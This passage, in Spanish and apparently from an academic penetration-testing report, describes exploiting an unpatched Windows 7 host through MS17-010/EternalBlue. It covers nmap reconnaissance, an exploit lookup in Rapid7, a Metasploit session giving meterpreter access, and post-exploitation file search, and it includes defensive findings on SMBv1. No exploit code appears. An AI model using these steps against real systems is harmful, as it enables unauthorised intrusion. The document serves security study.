


Fuente: Elaboración propia

Se realiza una verificación detallada del CVE reportado 2017-0143

GitHub: es un sitio web usado como repositorio para crear proyectos abiertos de herramientas y aplicaciones, en él se encuentra información de todo tipo y de carácter colaborativo.

Figura 6. GitHub




Fuente: Elaboración propia

Se ingresa a la página de GitHub donde se busca información colaborativa y se busca la vulnerabilidad MS17-10 para identificar el exploit con el cual puede ser atacado el equipo.

ExploitDB/Rapid7: Es una base de datos de exploits gratuita, que busca plasmar los exploit públicos y de software vulnerable para su investigación y que sea útil para pruebas de penetración. Esta base crece conforme va pasando el tiempo, sin embargo, esta permite filtrar por tipo de plataforma, etiquetas vulnerabilidades, etc.


Figura 7. Rapid7



Fuente: Elaboración propia

Se realiza búsqueda en Rapid7 la cual contiene una base de datos de exploits que puede ser utilizada acorde a la vulnerabilidad detectada previamente.

Figura 8. Resultado Rapid7



Fuente: Elaboración propia

Se confirma conectividad en el resultado obtenido uno de los explotis a ser utilizados para este tipo de vulnerabilidad como lo es el eternalblue

5.5.4 Explotación de vulnerabilidades.


En esta etapa se logra el ingreso a los sistemas de la organización, generalmente se ejecutan exploits hacia las vulnerabilidades reconocidas o además manejar contraseñas obtenidas para tener acceso a los sistemas.

Metasploit: Es una herramienta multiplataforma y que funciona sobre en los siguientes sistemas operativos (Unix/Linux, Mac OS y Windows), permite investigar vulnerabilidades de seguridad mediante la ejecución de exploits previamente cargados; Esta herramienta es de código abierto y gratuita, lo que permite contar con más de 900 exploits para Windows, Linux y Mac OS. También cuenta con módulos o payloads para explotar estas vulnerabilidades, es muy útil para efectuar auditorias o pentesting sobre un sistema. [16]

Utilizamos la herramienta Metasploit, la cargamos ingresando el siguiente comando:

[16] Rapid7Metasploit (2020). The world's most used penetration testing framework [En línea]: [consultado 27 de marzo 2022]. Disponible en de https://www.metasploit.com/

Figura 9. Metasploit



Fuente: Elaboración propia


Se ejecuta el metasploit desde el Kali Linux, previamente realizando configuración de los parámetros requeridos, dentro de los que se debe colocar la IP del equipo al cual se quiere realizar el ataque. Posterior al envío se confirma que este fue realizado con éxito la dejar en la consola el meterpreter que indica que ya estamos dentro del equipo.

5.5.5 Post-Explotación

En esta fase se busca llegar más a fondo de los sistemas atacados, como por ejemplo extraer credenciales de acceso de administrador, también se busca vulnerar otros sistemas que contengan más protección dentro de la organización realizando técnicas de pivoting entre otras.

Shell: shell es un intérprete de comandos, permite ejecutar comandos para explorar directorios, editar archivos, etc. Se usa para encontrar el archivo “winse20w0.exe” que se estaba usando para extraer la información del equipo de cómputo.


Figura 10. Shell



Fuente: Elaboración propia

Una vez dentro del equipo se puede acceder a toda la información ya que quedamos directamente en el C:\ del equipo el cual no permite navegar en cualquier directorio; Se verifica que estamos desde el equipo atacante Kali Linux y la dirección reportada es 192.168.0.15.


Figura 11. Shell búsqueda



Fuente: Elaboración propia

Se procede a realizar la búsqueda del archivo solicitado winse20w0.exe

Figura 12. Resultado de búsqueda



Fuente: Elaboración propia

Se ejecuta el archivo solicitado y nos muestra el resultado exitoso, generando la fecha y código de verificación.

5.5.6 Reporte/Informe.

Para finalizar se debe realizar la documentación de todo el proceso realizado mediante un informe que especifique paso a paso la estructura realizada en la prueba de intrusión.

Office: Se utilizó la herramienta de office Word para realizar el reporte correspondiente.

5.5.7 Informe de análisis para identificación del fallo

A continuación, se identifican aquellos datos relevantes que permitieron verificar el fallo de seguridad:

Característica	Descripción
Windows 7 X86 y X64	Se indica que los sistemas operativos Windows 7 no se encuentran actualizados, lo cual es una falla grave al tener sistemas operativos obsoletos que el fabricante ya no tienen soporte y que además de ser obsoletos no se les instalaron los parches críticos de seguridad
SMBv1	El protocolo SMB no es seguro y esto lo ha comprobado Microsoft[17] en uno de sus artículos, dadas las múltiples vulnerabilidades de seguridad que se han encontrado.
CVE-2017-0144	Esta vulnerabilidad al buscarla en CVE se encuentra como critica, la cual permite al atacante la ejecución de código malicioso en el equipo víctima.
MS17-010	Esta actualización fue ampliamente conocida en el 2017, con el malware de WannaCry, que a través de código malicioso se propaga por múltiples host.
Pantallazos azules	La causa de repetición constante de los pantallazos azules en un gran porcentaje es debido a malware en el equipo.

5.5.8 Herramientas utilizadas para identificar fallos de seguridad

La herramienta utilizada fue nmap, con esta se realizó un escaneo a la dirección IP del equipo con Windows 7 x64, al consultar los resultados se evidencia información relevante del equipo destino, y así normalmente un atacante es como inicia el reconocimiento de s u víctima.

Se utilizaron los siguientes comandos de nmap para conocer:

- -sC: conjunto por defecto de scripts
- -T4: establece una plantilla de tiempo (4=agresivo)


[17] Microsoft (2022) Stop using SMB1 [En línea]. [consultado 30 de enero 2022]. Disponible en: https://techcommunity.microsoft.com/t5/storage-at-microsoft/stop-using-smb1/ba-p/425858

- --script: carga de script de una categoría especifica

La información importante que podemos encontrar con el resultado de este comando es:

- Tiene abierto el puerto 445
- El sistema operativo es Windows 7 SP1 (es decir no está actualizado)
- Nombre del equipo
- Dirección Mac

Figura 13. Verificación de datos




Fuente: Elaboración propia

Datos obtenidos al ejecutar los comando mencionados en la IP del equipo Windows 7

Generando un comando con sintaxis más avanzada, encontramos lo siguiente:

- Vulnerable a MS17-010
- Se identifica vulnerabilidad similar a la indicada en el anexo: CVE-2017-0143
- Riesgo Alto de la vulnerabilidad de SMBv1
- Se confirma apertura del puerto 445

Figura 14. Verificación de datos 2




Fuente: Elaboración propia

Se identifican cada una de las vulnerabilidades que tiene el sistema operativo

La segunda herramienta utilizada fue Metasploit, en la cuál con la información que ya habíamos obtenido de la vulnerabilidad activa que tiene el equipo se puede establecer si cuenta con exploit disponible.


Figura 15. Metasploit 2



Fuente: Elaboración propia

Al buscar la referencia MS17-010, se encuentra que tiene un exploit del año 2017 relacionado a eternalblue, el cuál podemos usar para explotar la vulnerabilidad activa en el equipo con Windows 7.

Figura 16. Referencias CVE



Fuente: Elaboración propia

